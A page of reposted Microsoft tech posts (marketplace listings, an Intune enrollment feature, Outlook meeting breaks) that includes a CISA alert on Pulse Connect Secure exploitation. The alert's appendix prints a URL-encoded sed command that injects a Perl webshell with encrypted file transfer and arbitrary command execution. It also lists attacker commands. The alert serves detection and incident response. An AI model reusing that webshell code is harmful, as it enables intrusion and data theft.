by Contributed | Apr 20, 2021 | Technology
This article is contributed. See the original author and article here.
We continue to expand the Azure Marketplace ecosystem. For this volume, 54 new offers successfully met the onboarding criteria and went live. See details of the new offers below:
|
Applications
|
|
additiv Wealth Solution Builder: additiv’s Wealth Solution Builder allows financial institutions to create client journeys and functionality on top of a predefined blueprint. Developers can create and control every element of the system without having to build the foundational elements.
|
 |
Addreality: Addreality is a customer engagement platform that uses computer vision and machine intelligence to deliver targeted advertising, real-time analytics, mood recognition, and customer journey analysis at points of sale.
|
 |
AMHub: Intended for midsized IT departments, AMHub helps manage the allocation of people to projects. Allocations can be managed per person or per project. Visualize allocations with filterable views and track employees’ allocation history.
|
 |
ARM Template – Virtual Machine with Visual Studio: Quality Code’s template for Microsoft Azure Resource Manager facilitates the provisioning of virtual machines during application development with Visual Studio. You can deploy the template through Visual Studio code or through Azure PowerShell.
|
 |
Banno Digital Platform: The Banno Digital Platform is an open-banking solution with an API-first model that promotes a unified user experience across features and applications. Give your users beautiful, lightning-fast native apps.
|
 |
BUI Managed vWAN for Azure using VMware SD-WAN: This application from BUI creates a secure Microsoft Azure landing zone and implements a VMware SD-WAN controller in Azure. Expand your wide area network infrastructure to Azure using VMware SD-WAN.
|
 |
Cognite Data Fusion: Cognite Data Fusion is a DataOps and AI platform that makes industrial data accessible, understandable, and useful for data scientists and developers. It uses a broad range of Microsoft technologies and services to enable heavy-asset enterprises to make data-driven decisions.
|
 |
Comarch OSS: Comarch’s operations support systems software lets communication service providers maintain all types of network domains and technologies and add new infrastructure as their business evolves. Comarch OSS can manage hybrid networks, virtualized infrastructure, and software-defined and self-organizing networks.
|
 |
CONNECT: CONNECT is a powerful and adaptable platform for police and public safety. Its mobile functionality allows more officers to work beyond the police station and out in public, where they can do the most good.
|
 |
Data Integration Platform: The Data Integration Platform from MobiLab Solutions empowers all employees, regardless of their technical skills, to work with data. Collaboration becomes easy because team members always see the latest work through analysis or visualizations. |
 |
ElitCustomer Insights Suite: ElitCustomer Insights Suite is an integrated solution developed by Elitmind based on Microsoft Dynamics 365 Customer Insights and Microsoft Azure. It connects data from transactional, behavioral, and observational sources to create a central interface for performing customer analytics.
|
 |
FORCAM FORCE SAAS – The Smart Factory Cloud: Made for small and medium-sized manufacturing companies, FORCAM FORCE SAAS integrates real-time machine data to deliver standardized reports that provide full transparency into production. Connect more machines, add new shop-floor scenarios, and scale as needed.
|
 |
Gatling FrontLine – Load Testing: Gatling FrontLine is the enterprise version of the open-source solution Gatling, one of the leading load-testing tools, designed for DevOps and CI/CD. Gatling FrontLine helps you manage your load-testing strategy at the scale of your entire organization.
|
 |
GridBuddy Cloud for Microsoft Dynamics 365: GridBuddy Cloud makes it faster and more intuitive for users to update and navigate data in Microsoft Dynamics 365 by placing fields from multiple tables, and even multiple environments, into one editable grid-based workspace.
|
 |
HID HydrantID Managed PKI-as-a-Service: Eliminate the operational complexity of organizational private PKI (public key infrastructure) with this solution from HID Global. HydrantID Managed PKI-as-a-Service enables organizations to create and deploy private PKI trust hierarchies to secure their networks, IT systems, and IoT devices.
|
 |
IoT Device Management Platform by TTPSC: IoT Device Management Platform from Transition Technologies enables secure remote management of devices from a central location. Manage ATMs, respirators, and other devices with the turnkey solution, which is based on Microsoft Azure components.
|
 |
LogiGuard: Rapidly identify threats, learn about them, and prevent them with LogiGuard, an AI-enabled security platform powered by Microsoft Azure. LogiGuard provides a clear, centralized interface to view and manage the multiple functions of security across your technology environment.
|
 |
Machine Learning Connect: Machine Learning Connect utilizes IoT data and customer data to help companies introduce AI analysis earlier in their processes. The solution can be used for energy management in factories, demand forecasting of products, and more. This app is available only in Japanese.
|
 |
Migrator Plus: Adopteq Migrator Plus can quickly migrate your Domino applications to Microsoft Azure or Microsoft SharePoint. Select databases, forms, and fields, then map those to SharePoint sites, lists, and content types. Migrate with just a few clicks.
|
 |
MishiPay: Scan, Pay, Go: MishiPay lets shoppers at brick-and-mortar stores scan items and pay for them with their mobile phones. This helps shoppers avoid long lines and allows businesses to more efficiently use floor space, boosting store profitability and customer satisfaction.
|
 |
Mobile Threat Defense for Microsoft 365: Lookout’s apps provide mobile security so businesses can protect their data from threats while respecting employees’ privacy. Lookout apps are designed to integrate with such products as Microsoft Endpoint Manager and Microsoft Azure Active Directory.
|
 |
Modern Data Platform: Using Microsoft Azure analytical services, the Modern Data Platform from Elitmind provides a unified analytics environment for performing data integration, data exploration, data warehousing, and machine learning tasks.
|
 |
NPS Duties: Version 5 of NPS Duty Management is a responsive, web-based portal for police and prison staff. Officers can automate the creation of schedules, avoid unplanned overtime, calculate accurate compensation, and add options for scheduling court appearances and training.
|
 |
PowerTester: PowerTester from Wild Data Solutions is an automated testing solution for Microsoft Power BI. The low-code test automation tool compares what’s displayed in a report visualization with what’s returned from the backing SQL database using an SQL query provided by the user.
|
 |
Real-time performance monitoring solution: LOGEPAL from Activeo is a comprehensive set of monitoring and analytics capabilities designed for contact centers and IT help desks. Users can display data from several tools or from any database through an intuitive and easy-to-use interface.
|
 |
SaaS Alerts: SaaS Alerts is a monitoring platform for managed service providers to protect against data theft, data at risk, and bad actors. Simplicity is key for SaaS Alerts: In most cases, IT service providers will be able to finish the onboarding process within minutes.
|
 |
Sega Remote Operations DataCenter: The Sega Remote Operations DataCenter uses Microsoft Azure and VMware Cloud Foundation to deploy your datacenter to the cloud. Private cloud environments are delivered via vSphere clusters built on a dedicated Azure infrastructure.
|
 |
Senseye PdM – Predictive Maintenance on Azure: Reduce unplanned downtime and increase maintenance efficiency with Senseye PdM. Through advanced machine learning techniques, Senseye PdM is able to automate predictive maintenance across motors, compressors and pumps, robots, stamping machines, conveyors, and more.
|
 |
Social Alert: Police, universities, domestic violence programs, private security companies, and others can use Social Alert to receive and manage emergency alerts related to security, fire, health, or accidents.
|
 |
Truata Calibrate: Truata Calibrate allows organizations to measure and quantify data privacy risks within their own environment. Features include automated and comprehensive risk scoring, direct and indirect personal identifiers, and data utility impact analysis for recommended mitigation actions.
|
 |
WeManage eProcurement: Extend your procure-to-pay automation to unlimited employees and vendors with V-Work’s WeManage eProcurement, designed for Microsoft Dynamics 365 Business Central and Microsoft Dynamics NAV.
|
Consulting services
|
 |
APN FortiGate solutions in Azure: 5-Day Proof of Concept: APN Promise will deliver a proof of concept of Fortinet’s FortiGate solution on Microsoft Azure infrastructure. The pilot implementation is recommended for organizations that have Fortinet solutions running on their on-premises infrastructure.
|
 |
AZ-104: Microsoft Azure Admin: 4-Day Workshop: This workshop from NetCom Learning will teach IT professionals how to manage Microsoft Azure subscriptions, create and scale virtual machines, implement storage solutions, configure virtual networking, and back up and share data.
|
 |
Azure Architect Day: 1-Day Workshop: With the Architect Day workshop, Elisa Oyj will help clients clarify their ideas, learn how to maximize the potential of Microsoft Azure, and build an implementation to produce customer value. This workshop is available only in Finnish.
|
 |
Azure Infra Cloud Migration: 10-Week Assessment: In this assessment, ACTS will examine your organization’s on-premises applications to determine a cost-effective and successful path to the cloud. ACTS can also perform the migration with a proven, repeatable, and agile process customized for your needs.
|
 |
Azure Sentinel Utilization Service: 8-Week Implementation: TIS Corporation’s range of utilization services for Microsoft Azure Sentinel can help customers strengthen security as well as introduce Azure Sentinel to customers considering it. This service is available only in Japanese.
|
 |
Cloud4C Managed Services for Azure – Database: Cloud4C Services offers complete database management for your Microsoft Azure environment. Let Cloud4C Services take care of modernization and security efforts, as well as proactive and preventive maintenance.
|
 |
Cloud Adoption Framework Assessment: 5 Days: To start or accelerate your cloud journey, Inetum-Realdolmen will assess your organization’s infrastructure and assets for cloud readiness, and hold workshops with executives and business owners on cloud strategy.
|
 |
Cloud Cost Optimization: 4-Hour Assessment: In this free assessment, celver AG will use an analysis template based on Microsoft Power BI to identify the main cost drivers of your Microsoft Azure usage, along with potential opportunities to save money. This offer is available only in German.
|
 |
CloudMoyo Intelligent Data Services (IDS): With expertise in data engineering, decision analytics, and AI and machine learning solutions, CloudMoyo’s Intelligent Data Services staff can put you on a fast track to value. Migrate, build, and maintain modern data platforms with the support of CloudMoyo. |
 |
Cloud Strategy and Roadmap (CAF): 3-Week Assessment: Following the Microsoft Cloud Adoption Framework for Azure, Invero will assess your business and technology estate, then deliver a customized strategy and roadmap to embark on. This offer includes a half-day workshop to understand your business goals and cloud needs.
|
 |
Data Governance with Azure Purview: 10-Day Proof of Concept: Adatis will highlight a subset of data governance issues that your business is facing and implement a pilot of Microsoft Azure Purview. You’ll then receive business and technical recommendations to progress your data governance initiative.
|
 |
Data Science with Databricks: 3-Day Workshop: In this workshop from celver AG, you’ll learn about machine learning and Microsoft Azure Databricks, then develop a use case with celver AG’s assistance. This offer is available only in German.
|
 |
Digital Drivers for Mobility: 4-Hour Briefing: This briefing and consultation from Valtech Solutions will help your team understand the business transformation opportunities and advantages of using Microsoft Azure for your mobility service and connected vehicle service projects.
|
 |
IBM Power – Azure Migration: 5-Day Assessment: IBM Power workloads (IBM i and AIX) require special consideration before migrating to the cloud. Meridian’s IBM Power Workload Requirements Analysis will give clients insight into their infrastructure’s readiness for cloud adoption.
|
 |
Implementation: Data modernization in a month: Using a library of preconfigured templates, tools, and resources, Neal Analytics will deliver a fully functional database using Microsoft Azure. With Neal Analytics, you’ll be able to spin up and seize the benefits of a modern database on Azure in 30 days or less.
|
 |
Industry 4.0 IoT: 4-Week Custom Proof of Concept Development: Implement IoT for smart manufacturing, asset tracking, or predictive maintenance with the help of IOP Technologies. IOP Technologies will host a workshop to understand your business requirements, then use Microsoft Azure services to deliver a proof of concept for a custom IoT solution.
|
 |
Intelequia Azure Managed Services: In this plan for current Intelequia customers, Intelequia will manage Microsoft Azure services and provide Microsoft-certified engineers. In addition to ongoing support, Intelequia will provide assessments to optimize costs, improve security, and increase infrastructure availability.
|
 |
Kickstarter Horizon Cloud on Azure: 5-Day Proof of Concept: In this proof of concept from Login Consultants, you’ll be able to quickly evaluate VMware Horizon Cloud on Microsoft Azure and ensure that end users have a great experience with virtual desktop environments or published applications.
|
 |
Managed Cloud Virtual Desktop: 4-Day Proof of Concept: Inetum-Realdolmen will deliver a proof of concept of Windows Virtual Desktop for 15 users, one line-of-business application, and the Microsoft Office suite. After four days, Inetum-Realdolmen will hold a workshop to openly evaluate the engagement.
|
 |
Managed Services in Cloud Management & Security: ZiAAS will help you choose the right Microsoft Azure components for your business, employ strategies to integrate them, and support your team. ZiAAS’ managed services for Azure cater to organizations looking to utilize the cloud for the first time or looking for continuous management.
|
 |
Migration to Azure Cloud: 8-Week Assessment: VisioThoughts will assess your organization’s applications and datacenter environment to help you achieve your cloud and AI adoption goals. VisioThoughts will provide a migration plan and offer the services of its dedicated delivery team.
|
 |
Move to Microsoft Azure: 14-Day Cloud Assessment: This free assessment from Inspari will give you a clear understanding of your customer’s infrastructure and whether it’s cloud-ready. The service will use best-practice methodologies for assessment, planning, design, and more.
|
 |
Safe Buildings: 10-Week Implementation: In this engagement, Cognizant will implement its Safe Buildings solution, which uses Microsoft Azure IoT Edge modules, Azure IoT Hub, Azure Event Hubs, and Azure Functions to help businesses reopen and manage COVID-19 risks.
|
|
by Contributed | Apr 20, 2021 | Technology
This article is contributed. See the original author and article here.
Microsoft is committed to helping public sector leaders through their intergovernmental agency data sharing, cybersecurity, and collaboration initiatives. Register here for our Microsoft State and Local Government Collaboration and Cybersecurity Summit on April 27th. This free virtual event will deliver key insights, practical guidance, and direct conversations with public sector leaders and Microsoft stakeholders. Join us to learn more about:
- Advancing cybersecurity in State and Local Government.
- Cultural transformations that drive new ways of working and digital modernization.
- Connecting with people and information from the office or in the field to securely share and protect sensitive information in today’s modern environment.
Our virtual event provides sessions tailored specifically for state and local organizations, as well as live interactive conversations with industry peers and Microsoft experts to address real world issues. Also gain access to content presented during the Federal and Civilian agency sessions delivered on April 20, 2021.
Learn from others. Share common strategies. Register today at https://aka.ms/MicrosoftinGov.
by Contributed | Apr 20, 2021 | Technology
This article is contributed. See the original author and article here.
Initial Update: Tuesday, 20 April 2021 15:19 UTC
We are aware of issues within Log Analytics and are actively investigating. Some customers may experience data access issue and delayed or missed Log Search Alerts in West Europe region.
- Work Around: None
- Next Update: Before 04/20 19:30 UTC
We are working hard to resolve this issue and apologize for any inconvenience.
-Soumyajeet
by Scott Muniz | Apr 20, 2021 | Security, Technology
This article is contributed. See the original author and article here.
Summary
The Cybersecurity and Infrastructure Security Agency (CISA) is aware of compromises affecting U.S. government agencies, critical infrastructure entities, and other private sector organizations by a cyber threat actor—or actors—beginning in June 2020 or earlier related vulnerabilities in certain Ivanti Pulse Connect Secure products. Since March 31, 2021, CISA assisted multiple entities whose vulnerable Pulse Connect Secure products have been exploited by a cyber threat actor. These entities confirmed the malicious activity after running the Ivanti Integrity Checker Tool. To gain initial access, the threat actor is leveraging multiple vulnerabilities, including CVE-2019-11510, CVE-2020-8260, CVE-2020-8243, and the newly disclosed CVE-2021-22893. The threat actor is using this access to place webshells on the Pulse Connect Secure appliance for further access and persistence. The known webshells allow for a variety of functions, including authentication bypass, multi-factor authentication bypass, password logging, and persistence through patching.
Ivanti has provided a mitigation and is developing a patch. CISA strongly encourages organizations using Ivanti Pulse Connect Secure appliances to immediately run the Ivanti Integrity Checker Tool, update to the latest software version, and investigate for malicious activity.
Technical Details
On March 31, 2021, Ivanti released an Integrity Checker Tool to detect the integrity of Pulse Connect Secure appliances. Their technical bulletin states:
We are aware of reports that a limited number of customers have identified unusual activity on their Pulse Connect Secure (PCS) appliances. The investigation to date shows ongoing attempts to exploit vulnerabilities outlined in two security advisories that were patched in 2019 and 2020 to address previously known issues: Security Advisory SA44101 (CVE-2019-11510) and Security Advisory SA44601 (CVE- 2020- 8260). For more information visit KB44764 (Customer FAQ).
The suspected cyber threat actor modified several legitimate Pulse Secure files on the impacted Pulse Connect Secure appliances. The modifications implemented a variety of webshell functionality:
DSUpgrade.pm MD5: 4d5b410e1756072a701dfd3722951907
- Runs arbitrary commands passed to it
- Copies malicious code into
Licenseserverproto.cgi
Licenseserverproto.cgi MD5: 9b526db005ee8075912ca6572d69a5d6
- Copies malicious logic to the new files during the patching process, allowing for persistence
Secid_canceltoken.cgi MD5: f2beca612db26d771fe6ed7a87f48a5a
- Runs arbitrary commands passed via
HTTP requests
compcheckresult.cgi MD5: ca0175d86049fa7c796ea06b413857a3
- Publicly-facing page to send arbitrary commands with
ID argument
Login.cgi MD5: 56e2a1566c7989612320f4ef1669e7d5
- Allows for credential harvesting of authenticated users
Healthcheck.cgi MD5: 8c291ad2d50f3845788bc11b2f603b4a
- Runs arbitrary commands passed via
HTTP requests
Other files were found with additional functionality:
libdsplibs.so MD5: 416488b6c8a9bdb9c0cb592e36f44677
- Trojanized shared object to bypass multi-factor authentication via a hard-coded backdoor key.
Many of the threat actor’s early actions are logged in the Unauthenticated Requests Log as seen in the following format, URIs have been redacted to minimize access to webshells that may still be active:
Unauthenticated request url /dana-na/[redacted URI]?id=cat%20/home/webserver/htdocs/dana-na/[redacted URI] came from IP XX.XX.XX.XX.
The threat actor then ran the commands listed in table 1 via the webshell.
Table 1: Commands run via webshell
| Time |
Command |
| 2021-01-19T07:46:05.000+0000 |
pwd |
| 2021-01-19T07:46:24.000+0000 |
cat%20/home/webserver/htdocs/dana-na/[redacted] |
| 2021-01-19T08:10:13.000+0000 |
cat%20/home/webserver/htdocs/dana-na/l[redacted] |
| 2021-01-19T08:14:18.000+0000 |
See Appendix. |
| 2021-01-19T08:15:11.000+0000 |
cat%20/home/webserver/htdocs/dana-na/[redacted] |
| 2021-01-19T08:15:49.000+0000 |
cat%20/home/webserver/htdocs/dana-na/[redacted] |
| 2021-01-19T09:03:05.000+0000 |
cat%20/home/webserver/htdocs/dana-na/[redacted] |
| 2021-01-19T09:04:47.000+0000 |
$mount |
| 2021-01-19T09:05:13.000+0000 |
/bin/mount%20-o%20remount,rw%20/dev/root%20/ |
| 2021-01-19T09:07:10.000+0000 |
$mount |
The cyber threat actor is using exploited devices located on residential IP space—including publicly facing Network Attached Storage (NAS) devices and small home business routers from multiple vendors—to proxy their connection to interact with the webshells they placed on these devices. These devices, which the threat actor is using to proxy the connection, correlate with the country of the victim and allow the actor activity to blend in with normal telework user activity.
Details about lateral movement and post-exploitation are still unknown at this time. CISA will update this alert as this information becomes available.
Mitigations
CISA strongly urges organizations using Pulse Secure devices to immediately:
If the Integrity Checker Tools finds mismatched or unauthorized files, CISA urges organizations to:
- Contact CISA to report your findings (see Contact Information section below).
- Contact Ivanti Pulse Secure for assistance in capturing forensic information.
- Review “Unauthenticated Web Requests” log for evidence of exploitation, if enabled.
- Change all passwords associated with accounts passing through the Pulse Secure environment (including user accounts, service accounts, administrative accounts and any accounts that could be modified by any account described above, all of these accounts should be assumed to be compromised). Note: Unless an exhaustive password reset occurs, factory resetting a Pulse Connect Secure appliance (see Step 3 below) will only remove malicious code from the device, and may not remove the threat actor from the environment. The threat actor may use the credentials harvested to regain access even after the appliance is fully patched.
- Review logs for any unauthorized authentications originating from the Pulse Connect Secure appliance IP address or the DHCP lease range of the Pulse Connect Secure appliance’s VPN lease pool.
- Look for unauthorized applications and scheduled tasks in their environment.
- Ensure no new administrators were created or non-privileged users were added to privileged groups.
- Remove any remote access programs not approved by the organization.
- Carefully inspect scheduled tasks for scripts or executables that may allow a threat actor to connect to an environment.
In addition to the recommendations above, organizations that find evidence of malicious, suspicious, or anomalous activity or files, should consider the guidance in KB44764 – Customer FAQ: PCS Security Integrity Tool Enhancements, which includes:
After preservation, you can remediate your Pulse Connect Secure appliance by:
- Disabling the external-facing interface.
- Saving the system and user config.
- Performing a factory reset via the Serial Console. Note: For more information refer to KB22964 (How to reset a PCS device to the factory default setting via the serial console)
- Updating the appliance to the newest version.
- Re-importing the saved config.
- Re-enabling the external interface.
CISA recommends performing checks to ensure any infection is remediated, even if the workstation or host has been reimaged. These checks should include running the Ivanti Integrity Checker Tool again after remediation has been taken place.
Contact Information
CISA encourages recipients of this report to contribute any additional information that they may have related to this threat. For any questions related to this report, please contact CISA at
- 1-888-282-0870 (From outside the United States: +1-703-235-8832)
- central@cisa.dhs.gov (UNCLASS)
- us-cert@dhs.sgov.gov (SIPRNET)
- us-cert@dhs.ic.gov (JWICS)
CISA encourages you to report any suspicious activity, including cybersecurity incidents, possible malicious code, software vulnerabilities, and phishing-related scams. Reporting forms can be found on the CISA/US-CERT homepage at http://www.us-cert.cisa.gov/.
Appendix: Large sed Command Found In Unauthenticated Logs
Unauthenticated request url /dana-na/[redacted]?id=sed%20-i%20%22/main();/cuse%20MIME::Base64;use%20Crypt::RC4;my%20[redacted];sub%20r{my%20$n=$_[0];my%20$rs;for%20(my%20$i=0;$i%3C$n;$i++){my%20$n1=int(rand(256));$rs.=chr($n1);}return%20$rs;}sub%20a{my%20$st=$_[0];my%20$k=r([redacted]);my%20$en%20=%20RC4(%20$k.$ph,%20$st);return%20encode_base64($k.$en);}sub%20b{my%20$s=%20decode_base64($_[0]);%20my%20$l=length($s);my%20$k=%20substr($s,0,[redacted]);my%20$en=substr($s,[redacted],$l-[redacted]);my%20$de%20=%20RC4(%20$k.$ph,%20$en%20);return%20$de;}sub%20c{my%20$fi=CGI::param(%27img%27);my%20$FN=b($fi);my%20$fd;print%20%22Content-type:%20application/x-downloadn%22;open(*FILE,%20%22%3C$FN%22%20);while(%3CFILE%3E){$fd=$fd.$_;}close(*FILE);print%20%22Content-Disposition:%20attachment;%20filename=tmpnn%22;print%20a($fd);}sub%20d{print%20%22Cache-Control:%20no-cachen%22;print%20%22Content-type:%20text/htmlnn%22;my%20$fi%20=%20CGI::param(%27cert%27);$fi=b($fi);my%20$pa=CGI::param(%27md5%27);$pa=b($pa);open%20(*outfile,%20%22%3E$pa%22);print%20outfile%20$fi;close%20(*outfile);}sub%20e{print%20%22Cache-Control:%20no-cachen%22;print%20%22Content-type:%20image/gifnn%22;my%20$na=CGI::param(%27name%27);$na=b($na);my%20$rt;if%20(!$na%20or%20$na%20eq%20%22cd%22)%20{$rt=%22Error%20404%22;}else%20{my%20$ot=%22/tmp/1%22;system(%22$na%20%3E/tmp/1%202%3E&1%22);open(*cmd_result,%22%3C$ot%22);while(%3Ccmd_result%3E){$rt=$rt.$_;}close(*cmd_result);unlink%20$ot}%20%20print%20a($rt);}sub%20f{if(CGI::param(%27cert%27)){d();}elsif(CGI::param(%27img%27)%20and%20CGI::param(%27name%27)){c();}elsif(CGI::param(%27name%27)%20and%20CGI::param(%27img%27)%20eq%20%22%22){e();}else{%20%20%20&main();}}if%20($ENV{%27REQUEST_METHOD%27}%20eq%20%22POST%22){%20%20f();}else{&main();%20}%22%20/home/webserver/htdocs/dana-na/[redacted] came from IP XX.XX.XX.XX
References
Revisions
Initial version: April 20, 2021
This product is provided subject to this Notification and this Privacy & Use policy.
by Contributed | Apr 20, 2021 | Technology
This article is contributed. See the original author and article here.
We’re excited to announce support for a new authentication method for Automated Device Enrollment (ADE) which is Setup Assistant with Modern Authentication. This new authentication method will be available for iOS/iPadOS devices running 13.0 and later and for macOS devices running 10.15 and later, in public preview in Microsoft Endpoint Manager.
Overview
This new authentication method for automated device enrollment will allow your organization to require authentication with Azure AD (required) and multi-factor authentication (optional) in order to successfully enroll the device. The end user will be required to authenticate with their Azure AD credentials during Setup Assistant, with an additional Azure AD login to the Company Portal after enrollment. If the admin has a Conditional Access policy that requires multi-factor authentication (at enrollment only, or enrollment and Company Portal login) then MFA will be required, otherwise it is optional. This will benefit organizations that are looking to require authentication in the out-of-box experience (OOBE) during enrollment in the Setup Assistant screens prior to users accessing the home screen.
Enrollment is completed once the user lands on the home screen, and users can freely use the device for resources not protected by Conditional Access. User affinity is established when users complete the additional Azure AD login into the Company Portal app on the device. That additional Azure AD login to the Company Portal app completes Azure AD registration, which establishes user affinity between the device user and Intune. Once user device affinity is established, the device will show up in the given user’s device list in the Azure AD portal since device identity association is established upon a successful login into the Company Portal.
When creating an Automated Device Enrollment profile, you’ll be able to choose a new authentication method: Setup Assistant with modern authentication (preview). This method provides all the security from authenticating with the Company Portal but avoids the issue of leaving end users stuck on a device they can’t use while the Company Portal installs on the device. With this new authentication method, the user has to authenticate using Azure AD credentials during the setup assistant screens. This will require an additional Azure AD login post-enrollment in in the Company Portal app to gain access to corporate resources protected by Conditional Access. The correct Company Portal version will automatically be sent down as a required app to the device for iOS/iPadOS, which we recommend choosing a VPP token for the enrollment profile. Otherwise, it will be sent down if the end user completes setting up their Apple ID during the Setup Assistant screens. For macOS, here are the options to get the Company Portal on the device – Add the Company Portal for macOS app – Microsoft Intune | Microsoft Docs.
If the admin configures a Conditional Access policy to require multi-factor authentication (MFA), then the end user will need a second device to complete MFA. Multi-factor authentication is optional based on the configuration of the MFA Azure AD settings.
Company Portal Redirection
A new improvement we’ve made to our onboarding experience helps guide end users to complete that second Azure AD authentication by automatically redirecting to the iOS/iPadOS Company Portal when the user attempts to access corporate data.
If users open any managed iOS/iPadOS applications that are protected by Conditional Access and they haven’t completed the additional Azure AD login into the iOS/iPadOS Company Portal, they will be redirected to the iOS/iPadOS Company Portal from those other apps as part of this new change. This way, users will know exactly where to go to get access to resources protected by Conditional Access and will be guided to complete that last step.

Here is what it will look like if the end user tries to open any app protected by Conditional Access before authenticating in the Company Portal –
Conditional Access block screen
 System prompt that opens the iOS/iPadOS Company Portal
Configuration in Microsoft Endpoint Manager admin center
Learn how to configure the new Setup Assistant with Modern Authentication for iOS/iPadOS and macOS in the Microsoft Endpoint Manager admin center by reading Enroll iOS/iPadOS devices by using ADE – Microsoft Intune | Microsoft Docs and Enroll macOS devices – Apple Business Manager or Apple School Manager | Microsoft Docs. Within the MEM admin center, you can control where a user is prompted for multi-factor authentication using different cloud apps when creating a Conditional Access policy. The following screenshot provides an example of the prompt locations:
 MFA Prompt Locations for Microsoft Intune and Microsoft Intune Enrolment
Using the enrolled device as user-less (device without user device affinity)
For both iOS/iPadOS and macOS, user device affinity is established with the additional Azure AD login to the Company Portal app as mentioned above. That is also when device compliance is assessed, and the device shows up as compliant in the Microsoft Endpoint Manager admin center. If you would like to keep the device as enrolled with Intune but without user device affinity, that is also supported.
Once enrollment is completed during Setup Assistant, the end user lands on the home screen and can freely use the device. If there are no resources protected by Conditional Access and if Azure AD registration is not required, then this authentication method can be used to fully enroll the device as a user-less device. Note the following device behavior if you choose this automated device enrollment flow without guiding end users to login to the Company Portal post enrollment:
- The device will not show up in a given user’s device list in the Azure AD portal/admin center (since there is no device identity association).
- The device will not show up as compliant in the Microsoft Endpoint Manager admin center.
Keep in my mind
- If you choose “Setup assistant with Modern Authentication” as the authentication method when creating a profile for a device not running the correct software version, users will fall back to the legacy setup assistant Automated Device Enrollment flow.
- For iOS/iPadOS, we recommend selecting to install the Company Portal app from a VPP token in the enrollment profile. When VPP is used, the application can be downloaded and installed without user interaction. When VPP isn’t used, an Apple ID is required to install the application. If the user doesn’t log into an Apple ID during Setup Assistant they will be prompted to log in when Intune attempts to install the Company Portal.
Let us know if you have any questions by commenting on this post or reaching out to @IntuneSuppTeam on Twitter.
by Contributed | Apr 20, 2021 | Technology
This article is contributed. See the original author and article here.
While back-to-back meetings have become a hallmark of the pandemic era, our recent research proves that even small breaks between meetings can have a positive impact on our stress levels and our ability to focus and engage in meetings.
New settings in Microsoft Outlook make it easy to automatically carve out these essential breaks between back-to-backs – and because we know that one size does not fit all, companies have two options.
- This past summer we released settings that allow individuals to set scheduling defaults that automatically shorten meetings they schedule.
- And based on our research and customer feedback, today we are releasing an additional new setting that allows our commercial customers to set organization-wide scheduling defaults that shorten meetings and create space for breaks for everyone at a company.
The organization-wide setting can be deployed by company administrators using PowerShell.
Administrators can set the meetings in their organization to start late or end early automatically, determining if the break happens at the beginning or end of meetings. From there, a company can also apply different settings to different meeting lengths – 60 minutes and over or under 60 minutes. For example, you can make all meetings under 60 minutes start late with a five minute break and all meetings 60 minutes or over start late with a 10-minute break.
Because we know flexibility is important, once the setting is deployed at the organization level, it is easy for individuals to adjust the setting for their needs – for individual meetings, or all meetings they schedule – by following these instructions.
How does it work?
Once the PowerShell cmdlet has been enabled, the following will happen:
- Individuals in the organization will see their meeting length reduced when creating an event in Outlook.
- If a user has already created an individual setup at any point, the company-wide policy will not apply to them.

- For now, Outlook on the web will notify users that their organization has implemented a change in their meeting length
Outlook on the web users will see an in-app notification of the change
- The notification will come later to other Outlook clients and users will see it then
- If users have created an individual setup, they will not see the notification – since the change does not apply to them
- All Outlook clients in their latest version will respect the setting but for now only Outlook on the web will show the in-app notification of the change. For the most updated information on which versions respect the settings, read this article.
- Meetings scheduled from Microsoft Teams will not respect this setting at this time, but shortened events created in Outlook will show up in the Teams calendar with the shortened length. The capability will be coming to meetings scheduled from Teams in the future.
